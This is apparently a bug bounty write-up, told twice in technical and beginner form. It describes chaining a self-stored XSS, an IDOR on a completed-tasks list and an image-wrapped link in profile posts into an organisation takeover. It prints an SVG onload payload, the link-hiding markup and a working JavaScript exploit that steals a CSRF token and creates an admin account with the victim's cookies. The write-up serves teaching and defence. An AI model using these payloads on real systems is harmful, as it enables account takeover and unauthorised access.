Escalating Self-XSS To Stored XSS via Image injection + IDOR
A sticky-note title field on a task template stored an XSS payload that only fired for the author, and a completed-tasks list page was reachable by changing a numeric ID, so any organisation could view another's completed tasks. By hiding the list URL behind an image in a profile post, the author got a victim admin to open a task and run script that added a new admin account to the victim's organisation.

How a self-XSS became an organization takeover by chaining it with image injection and an IDOR.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was an employee management system. Admins and Managers create tasks and assign them to employees, and employees can be organised into groups. The product also has a social layer: employees can follow each other, including across organisations, send messages, and see, comment on and like each other's posts, in a way the author compares to Facebook.
Tasks can be built from scratch or from pre-built templates that ship with a theme, some basic information and widgets. A task can also carry a small sticky note, which has two fields, title and description. The sticky note option is tucked away inside a "More options" dropdown.
Setup
The researcher used an admin account in one organisation, a second account belonging to a different organisation, and an employee account inside the first organisation. The first account acted as the admin of organisation one, the second as an account belonging to a different organisation, and the employee account was used to complete tasks. The testing was done in a pentesting environment, so no real user data was involved.
Finding it
While exploring the task templates the researcher initially missed the sticky note option because it was hidden in the "More options" dropdown. The note's title field turned out to be vulnerable to stored XSS. The payload dropped into the title was:
stored xss payload"><svg/onload=alert(1)>
Saving the note and opening the task fired the XSS. On its own this was self-stored XSS, from an admin to the admin's own employees, which the author rates as low or informational.
The next goal was to make the XSS reach other people. Several routes were tried and failed:
- Adding employees from another organisation via IDOR did not work.
- Tasks could not be shared outside the organisation.
- Accessing a task belonging to the first organisation directly by URL from the second organisation returned
403. - CSRF did not work either.
With those avenues closed the researcher left the XSS in place and moved on to other templates, creating more tasks and assigning them to employees, without finding anything new.
Exploitation
Step 1: complete a task as an employee
Signing into an employee account showed the tasks that had been assigned. An employee can mark a task as completed, which moves it into a completed state. A few tasks were marked completed and testing continued from the employee side.
Step 2: find the completed-tasks list and its IDOR
Back in the admin account, the tasks page now showed an option that had not been there before: "List all completed tasks". It lists every employee's completed tasks and lets you check their progress and comments. Clicking it opened a new page whose URL contained a 6-digit ID.
Opening that URL from the second account, which belongs to a different organisation, still showed the completed tasks of the first account. Changing the ID exposed other users' completed tasks as well. Among them was the task carrying the sticky-note XSS.
The chain was now: add a sticky note with the XSS payload to a task, assign it to an employee, mark it completed from the employee account so it lands in the completed-tasks list, then send that list's URL to the victim, an admin of another organisation. The victim opens the list, sees the one completed task, opens it, and the XSS fires on their side. Self-stored XSS had become stored XSS.
One catch remained: it behaved like reflected XSS, because the victim still had to be sent a URL. The researcher was aiming for Bugcrowd MVP and needed a clean P2, so the link still had to go.
Step 3: hide the link behind an image
Users can post to their profile, and those posts are visible to their followers, including followers from other organisations. Testing the post feature for XSS directly found nothing, but the site allowed <img>, <a> and a few formatting tags such as line breaks, bold and italic. That is enough to hide the completed-task-list URL behind an image and post it. Followers see the image, click it, land on the completed-task list, and opening any task fires the XSS, because every task there carries the sticky-note payload.

The full chain in motion, from a clicked image to a fired payload.
The markup that hides the task-list URL behind an image is:
task url behind image<a href="https://target.com/tasks?tab=completed&taskID=123456"><img src="https://r29k.com/123/images.jpeg"></a>
The anchor points at the completed-tasks list and the <img> supplies the visible picture. On the profile it renders as a normal image.

How it renders on the profile, a normal-looking image.
Step 4: turn the XSS into an admin account
The remaining piece was an exploit that adds the researcher's own account, with admin privileges, to the victim's organisation. A friend, Neolex, wrote the following script to host on their server:
function getCsrf() {
  xhr = new XMLHttpRequest();
  xhr.open('GET', 'https://target.com/admin/user/new', true);
  xhr.responseType = 'document';
  xhr.onload = function () {
    if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {
      var doc = xhr.responseXML;
      csrf = doc.querySelector('meta[name="csrf-token"]').content;
      addAdmin(csrf);
    }
  };
  xhr.send();
}

function addAdmin(csrfToken) {
  fetch('https://target.com:443/admin/user', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/x-www-form-urlencoded',
      'Origin': 'https://target.com',
      'Referer': 'https://target.com/admin/user'
    },
    credentials: 'include',
    body: 'authenticity_token=' + encodeURIComponent(csrfToken) + '&first_name=R29k&last_name=hacker&email=[redacted]&[redacted]&confirm_password=qwerty111&roles=admin&save='
  });
}

getCsrf();
The first function requests the new-user page, parses the response as a document, reads the CSRF token out of the meta[name="csrf-token"] element and passes it on. The second function posts to the user-creation endpoint with the victim's cookies (credentials: 'include'), the stolen token in authenticity_token, and form fields that set the first name, last name, email, password, confirmation, roles=admin and save. The activation link lands in the attacker's inbox, and the attacker logs into the victim's organisation as an admin.
Root cause
The sticky note's title field was vulnerable to stored XSS, and the "><svg/onload=alert(1)> payload executed when the task was opened. The completed-tasks list was reachable by its 6-digit ID from an account in another organisation, which is an IDOR. The profile post feature allowed a limited set of HTML tags, including <img> and <a>, which was enough to build a clickable image that carried the IDOR URL to followers in other organisations. The script read the CSRF token from the new-user page and used it to post to the user-creation endpoint from the victim's browser. The report does not describe the server-side code, so the exact mistakes are inferred from behaviour.
Impact
An attacker who can get a victim to view a profile post and click the image can run script in the victim's session on the target origin. In the demonstrated case the victim was an admin of another organisation, and the script added a new admin account to that organisation, giving the attacker admin access to it. The chain depends on the victim following the attacker or otherwise seeing the post, on clicking the image, and on opening a task from the completed list. The completed-tasks IDOR also exposed other users' completed tasks to any account that changed the ID.
Fix
The report does not state what was changed. The fixes implied by the behaviour are: encode the sticky note title on output, enforce organisation ownership checks on the completed-tasks list instead of trusting the 6-digit ID, and restrict or sanitise the HTML allowed in profile posts so that links and images cannot be used to deliver internal URLs. The CSRF token alone is not a defence once script runs on the origin.
Variants to test
- Look for rich-text fields that allow a small tag allowlist (
<img>,<a>,<br>,<b>,<i>) and try to wrap an internal URL in an anchor with an image, as in the payload above. A positive result is a post that renders as a clickable image pointing at an internal page. - Enumerate numeric IDs on list and detail pages from a second organisation's account. A positive result is seeing another organisation's records, as happened with the 6-digit completed-tasks ID.
- Test hidden fields in "More options" dropdowns and secondary forms for stored XSS, using a payload such as
"><svg/onload=alert(1)>. A positive result is script execution when the record is opened. - Check whether admin user-creation forms expose a CSRF token in a
metatag readable by same-origin script, and whether the creation endpoint acceptsroles=adminfrom a form post. A positive result is a new admin account created from a script running in a victim's session. - Try to chain a self-XSS with a feature that shares content across organisations, such as followers or cross-organisation posts. A positive result is a victim in another organisation triggering the payload without being sent a raw link.
What happened, in plain words
A security researcher found a small bug that only affected his own account, then chained it with two other weaknesses until it let him become an administrator inside someone else's organisation. The target was a web application for managing employees: managers create tasks and hand them to staff, and staff can also follow each other and post updates, a bit like a workplace version of Facebook.
The three weaknesses were:
- A text field (the title of a small "sticky note" attached to a task) that ran whatever was typed into it as code in the browser. On its own this only hurt the person who typed it, which is why it is called self-XSS.
- A page listing completed tasks that could be opened from an account in a different organisation by changing its numeric address. That is an IDOR (Insecure Direct Object Reference): the page trusts the number in the URL instead of checking who is asking.
- A posting feature that allowed a few HTML tags, including images and links, which let the researcher hide the dangerous URL behind an ordinary-looking picture on his profile.
Put together: a victim (an admin of another organisation) sees a picture on the researcher's profile, clicks it, lands on the completed-tasks list, opens a task, and code runs in the victim's browser. That code quietly creates a brand-new admin account for the researcher inside the victim's organisation.
Before we walk through it, a few words that will come up constantly.
- XSS (Cross-Site Scripting): a bug where a website shows text that a user typed, but the browser treats part of that text as code (usually JavaScript) and runs it. Imagine a guestbook where someone writes "please draw a smiley here" and the caretaker actually draws it. If the instruction is "copy the building keys", the caretaker does that too.
- Stored XSS: the malicious text is saved on the server (in a database, a task, a comment) and runs for everyone who later opens that page. Self-XSS is the same thing but the only person who ever sees it is the one who typed it, so it is nearly harmless on its own.
- IDOR: a page that takes an identifier (a number, a name) from the URL and fetches the matching record without checking that the logged-in user is allowed to see it. Like a hotel where room 101 opens with any key as long as you write "101" on it.
- CSRF token: a random secret value that a website puts into its forms so that only pages served by that same website can submit them. It is a guard against another site silently posting on your behalf. If an attacker can read the token, the guard is useless.
- Cookie / session: after you log in, the site gives your browser a small badge (a cookie) so it recognises you on the next request. Any code running in your browser on that site can use your badge, which is why XSS is serious.
- API / endpoint: a URL on the server that accepts a request and does something (create a user, list tasks). Think of it as a service counter: you hand over a form, the clerk files it.
- Image injection: in this report it means being able to place an
<img>tag (and a link around it) in a text field that is supposed to be plain text, so an external picture loads inside the page.
First, what is image injection?
The researcher starts by admitting the term is fuzzy. Searching around, he found that problems hidden inside image files (for example a script stuffed into a picture's metadata) are sometimes called image injection. But the meaning he uses here is simpler: being able to load an external image with an <img> tag, like this:
image injection<img src="https://r29k.com/external-image.jpg">
Line by line:
image injectionis just ordinary text. It is there to show that the field accepts normal words too.<img src="...">is the HTML instruction for "show the picture found at this address".srcmeans source.- The address points to a picture on the researcher's own site, so he controls what is displayed.
That looks like HTML injection (being able to write HTML into a page), and it is close. The difference is that the site did not allow full HTML: only a few tags such as <img>, <a> and <br> were permitted. <a> makes a clickable link, <br> makes a line break. A small allowlist like that feels harmless, but as we will see, a link plus an image is enough to deliver a trap.
The target
The program was an employee management system. You manage the employees of your own organisation, create tasks and groups for them. Employees can follow each other, even across organisations, send messages, and see, comment on and like each other's posts, a bit like Facebook. Admins and Managers create tasks and assign them to employees. You can build tasks from scratch, or use pre-built templates that already come with a nice theme, some basic info and widgets. You can also add a small sticky note inside a task.
Two things in that description matter later:
- The social layer crosses organisations. A post on your profile can be seen by followers who belong to a completely different company. That is the delivery channel.
- Tasks can carry a sticky note, a small free-text card. That is where the first bug lives.
The self-XSS
When the researcher first hit these templates he missed the sticky note option, because it was hidden inside a "More options" dropdown. Hidden features are a classic place to find bugs: testers often skip them, so they get less attention from developers too. The note had two fields, title and description, and the title field was vulnerable to stored XSS. He dropped this payload into the title and added it to his task:
stored xss payload"><svg/onload=alert(1)>
What each piece does:
stored xss payloadis plain text, so the note looks normal at first glance."closes an HTML attribute that the page had already opened around the title. The page was probably writing something liketitle="...", and this quote ends that value early.>closes the surrounding HTML tag.<svg/onload=alert(1)>starts a new tag.svgis a drawing element, andonloadis an event: "when this element loads, do the following". The following isalert(1), which pops up a small dialog box with the number 1. It is the standard harmless proof that code ran.
On saving and opening the task, the XSS fired. The problem was that it was self-stored XSS, from Admin to my own employees, which on its own is low or informational. In other words, the researcher could only attack himself. A bug that only lets you attack yourself earns little, so the real work was turning it into something that reaches other people.
Trying to escalate
The next step was turning this into a stored XSS that hits other people. He tried several routes and each one failed:
- Adding employees from another organisation via IDOR: no luck. He tried to pull users from a different company into his own by manipulating identifiers, and the application refused.
- Tasks could not be shared outside the organisation. The feature simply did not exist.
- Accessing a first-org task from his second org directly by URL returned
403.403is the HTTP status code for "forbidden": the server understood the request and said no. So the task pages themselves did check ownership. - CSRF did not work either. He could not make another user's browser submit a form on his behalf.
Stuck, he left the XSS there and moved on to testing other templates, creating more tasks and assigning them to his employees. Nothing new came up. This part of the story is worth noticing: the breakthrough did not come from staring at the bug, it came from using the product normally.
He signed into one of his employee accounts and saw the tasks he had assigned. An employee can mark a task as completed, which moves it into a completed state. He marked a few completed and carried on testing other features from the employee side. He was simply using the app as a real employee would, and that is what unlocked the next step.
The IDOR that unlocked it
Back in the admin account, on the tasks page, an option appeared that wasn't there before: "List all completed tasks", which lets you list every employee's completed tasks and check their progress and comments. The option appeared only after tasks had been completed, which is why it was not seen during the first round of testing.
Clicking it opened a new page with an unfamiliar URL containing a 6-digit ID. A 6-digit number is easy to change by hand, which is the kind of identifier IDOR hunters look for. He opened that URL from his second account, which belongs to a different organisation, and he could see the completed tasks of his first account. Changing the ID let him see other users' completed tasks too. The testing was done in a pentesting environment, so no real user data was involved.
And there it was, the task with the sticky-note XSS. The chain now had all its pieces:
- Add a sticky note with the XSS payload to a task.
- Assign the task to an employee.
- Mark it completed from the employee account, so it lands in the completed-tasks list.
- Send that list's URL to the victim, an admin of another organisation.
- The victim opens the list, sees the one completed task, opens it, and the XSS fires on their side.
Self-stored XSS had become stored XSS. One catch remained: it behaved like reflected XSS, because the victim still had to be sent a URL. Reflected XSS means the payload is not stored for the victim; it travels in a link you have to convince them to click. The researcher was going for Bugcrowd MVP (a recognition title on the Bugcrowd bug bounty platform) and needed a clean P2, a solid "high" severity rating. A link the victim has to click is weaker than something they stumble into, so the link still had to go.
Image injection: removing the "send a link" problem
Users can post to their profile, and those posts are visible to their followers, including followers from other organisations. That is the delivery channel: no direct message, no suspicious link, just a post on a profile the victim already follows.
He tested the post feature for XSS directly and found nothing. But he noticed the site allowed <img>, <a> and a few formatting tags like line breaks, bold and italic. This is where image injection comes in: he can hide the completed-task-list URL behind an image and post it. Followers see the image, click it, land on my completed-task list, and opening any task fires the XSS, because every task there carries the sticky-note payload.
The full chain in motion, from a clicked image to a fired payload.
This is how the task-list URL gets hidden behind an image:
task url behind image<a href="https://target.com/tasks?tab=completed&taskID=123456"><img src="https://r29k.com/123/images.jpeg"></a>
Line by line:
task url behind imageis visible text, so the post does not look empty or broken.<a href="...">opens a link.hrefis the destination the browser goes to when the link is clicked. Here it is the completed-tasks page, withtab=completedselecting the completed view andtaskID=123456selecting the record.<img src="https://r29k.com/123/images.jpeg">is the picture shown inside the link. Because the picture sits inside the<a>, clicking the picture follows the link. The visitor sees a photo, not a URL.</a>closes the link.
So the trap is a picture that is really a door. On the profile it renders as a normal image.
How it renders on the profile, a normal-looking image.
The exploit: adding an admin
Now the researcher needed an exploit to add his own account, with admin privileges, into the victim's organisation. This is where Neolex comes in, a good friend who always helps on the exploitation side. He wrote this to host on their server:
function getCsrf() {
  xhr = new XMLHttpRequest();
  xhr.open('GET', 'https://target.com/admin/user/new', true);
  xhr.responseType = 'document';
  xhr.onload = function () {
    if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {
      var doc = xhr.responseXML;
      csrf = doc.querySelector('meta[name="csrf-token"]').content;
      addAdmin(csrf);
    }
  };
  xhr.send();
}

function addAdmin(csrfToken) {
  fetch('https://target.com:443/admin/user', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/x-www-form-urlencoded',
      'Origin': 'https://target.com',
      'Referer': 'https://target.com/admin/user'
    },
    credentials: 'include',
    body: 'authenticity_token=' + encodeURIComponent(csrfToken) + '&first_name=R29k&last_name=hacker&email=[redacted]&[redacted]&confirm_password=qwerty111&roles=admin&save='
  });
}

getCsrf();
This script is what the XSS payload would load and run inside the victim's browser. Walking through it:
function getCsrf() { ... }defines a reusable block of code namedgetCsrf. Nothing runs yet; it is just a recipe.xhr = new XMLHttpRequest();creates a browser object that can fetch a page in the background, without navigating away. Think of it as a quiet assistant that goes to a URL and brings back the result.xhr.open('GET', 'https://target.com/admin/user/new', true);tells the assistant to make aGETrequest (the normal "give me this page" request) to the new-user page of the target. Thetruemeans "do it in the background, do not freeze the page".xhr.responseType = 'document';asks the browser to hand back the response as a document, so it can be searched like a web page.xhr.onload = function () { ... };says "when the response arrives, run this".if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {checks two things: the request finished (DONE) and the server answered200, the status code for success. If either is false, nothing happens.var doc = xhr.responseXML;stores the returned page in a variable calleddoc.csrf = doc.querySelector('meta[name="csrf-token"]').content;searches that page for a<meta>element namedcsrf-tokenand reads itscontentattribute. That is the CSRF token: the secret value the site puts in its pages so only its own pages can submit forms. Because the script is running on the target's own origin (the site's own address), the browser lets it read the page, and therefore the token.addAdmin(csrf);passes the stolen token to the second function.xhr.send();actually sends the request. Until this line, the assistant was only told what to do.function addAdmin(csrfToken) { ... }defines the second recipe, which takes the token as input.fetch('https://target.com:443/admin/user', { ... });sends a new request to the user-creation endpoint.fetchis a newer, shorter way to do whatXMLHttpRequestdoes.:443is simply the standard port for HTTPS, written out explicitly.method: 'POST'means "submit data", as opposed toGET, which only asks for a page.- The
headersblock describes the request.Content-Type: application/x-www-form-urlencodedsays the body is formatted like a normal HTML form.OriginandRefererclaim the request comes from the target site itself, which some servers check. credentials: 'include'is the crucial line: it tells the browser to attach the victim's cookies to the request. Those cookies are the victim's login badge, so the server believes the request comes from the victim.body:is the form data being submitted.authenticity_token=carries the stolen CSRF token, URL-encoded so special characters survive. Then comefirst_name,last_name,email,password,confirm_password,roles=adminandsave=. In plain words: "create a user with these details, and make the role admin".getCsrf();at the bottom starts the whole thing.
The exploit steals the victim's CSRF token, then uses it to fire a request from the victim's browser that adds a new admin account. The activation link lands in the attacker's inbox, and they log into the victim's organisation as an admin.
Reporting and outcome
Then came the part the researcher hates most but still spends a lot of time on: writing a good report, with a gif and screenshots. The triager (the person at the bug bounty platform who first reviews a report) marked it P3, a medium rating, and his heart sank. The triager disagreed on the severity, so the researcher asked him to confirm with the program owner, which he did by raising a blocker, a flag that pulls the program owner into the discussion.
The program owner asked the researcher to add his account to the owner's organisation with admin privileges. Rather than doing it manually, the researcher asked him to open the profile, click the image, and open any task from the list. That is the whole proof: the owner reproduced the chain himself. When the researcher woke up the next morning, there was an email: a 500 USD bounty, the severity bumped to P2, and a kind comment from the program owner.
Why it worked, and what would fix it
The sticky note title was vulnerable to stored XSS, and the "><svg/onload=alert(1)> payload ran when the task was opened. The completed-tasks list could be reached by its 6-digit ID from an account in another organisation, which is an IDOR. The profile post feature allowed a small set of HTML tags, including <img> and <a>, which was enough to build a clickable image carrying the IDOR URL to followers in other organisations. The script read the CSRF token from the new-user page and used it to post to the user-creation endpoint from the victim's browser.
The report does not describe the server-side code, so the exact mistakes are inferred from behaviour. The fixes implied by that behaviour are: encode the sticky note title on output, enforce organisation ownership checks on the completed-tasks list instead of trusting the 6-digit ID, and restrict or sanitise the HTML allowed in profile posts so links and images cannot be used to deliver internal URLs. A CSRF token alone is not a defence once script runs on the origin.
What a beginner can take from this
- Use the product like a real user. The completed-tasks feature only appeared after a task was completed, and that single ordinary action opened the whole chain.
- Small bugs add up. Self-XSS is low or informational alone, and the other pieces were minor on their own. Together they became an organisation takeover.
- Look for hidden features. The sticky note lived inside a "More options" dropdown, which is exactly where testers forget to look.
- Numeric identifiers in URLs are worth changing. A 6-digit ID is easy to increment by hand.
- Severity arguments are normal. If a triager disagrees with your rating, asking them to confirm with the program owner is a reasonable step, and a clear reproduction helps.
Glossary
- Stored XSS: XSS where the malicious input is saved on the server and runs for everyone who later views the page.
- Self-XSS: stored or reflected XSS that only affects the person who entered the payload, so it is low impact on its own.
- Reflected XSS: XSS where the payload travels in a link and only runs when a victim clicks that link.
- HTML injection: being able to insert HTML markup into a page that should show plain text.
- Image injection: here, the ability to load an external image with an
<img>tag inside a text field. - IDOR (Insecure Direct Object Reference): a page that fetches a record from an identifier in the request without checking the requester is allowed to see it.
- CSRF (Cross-Site Request Forgery): tricking a logged-in user's browser into submitting a request the user did not intend.
- CSRF token: a random secret placed in forms and pages so only the site itself can submit them; useless if an attacker's script can read it.
- Cookie / session: the small badge a site gives your browser after login so it recognises you on later requests.
- Endpoint / API: a URL on the server that accepts a request and performs an action.
- Payload: the piece of text or code that triggers the bug.
<img>: HTML tag that displays an image from asrcaddress.<a>: HTML tag that creates a link to the address in itshrefattribute.<svg>: HTML element for drawing graphics; itsonloadevent can carry code.onload: an event attribute that runs code when an element finishes loading.alert(1): a browser function that shows a dialog box; used as harmless proof that code ran.403: HTTP status meaning "forbidden", the server refused the request.200: HTTP status meaning "OK", the request succeeded.GET: HTTP method that asks the server for a page or resource.POST: HTTP method that submits data to the server.XMLHttpRequest: a browser object for fetching data in the background.fetch: a newer browser function for making HTTP requests.credentials: 'include': afetchoption that attaches the user's cookies to the request.Content-Type: a header saying what format the request body is in.Origin/Referer: headers saying which page the request came from.application/x-www-form-urlencoded: the format used by ordinary HTML forms.authenticity_token: the form field name carrying the CSRF token in this report.meta[name="csrf-token"]: a<meta>element in the page holding the CSRF token, readable by same-origin script.- Same origin: pages served from the same scheme, host and port; browsers let script from one origin read pages from the same origin.
- P2 / P3: severity ratings on bug bounty platforms, roughly high and medium.
- Triager: the person who first reviews and rates a bug bounty report.
- Blocker: a flag that pulls the program owner into a report discussion.
- Bugcrowd MVP: a recognition title on the Bugcrowd bug bounty platform.
- Allowlist: a list of things that are permitted, here the HTML tags the post feature accepted.
- Encoding / sanitising: converting or filtering user input so the browser shows it as text instead of running it as code.




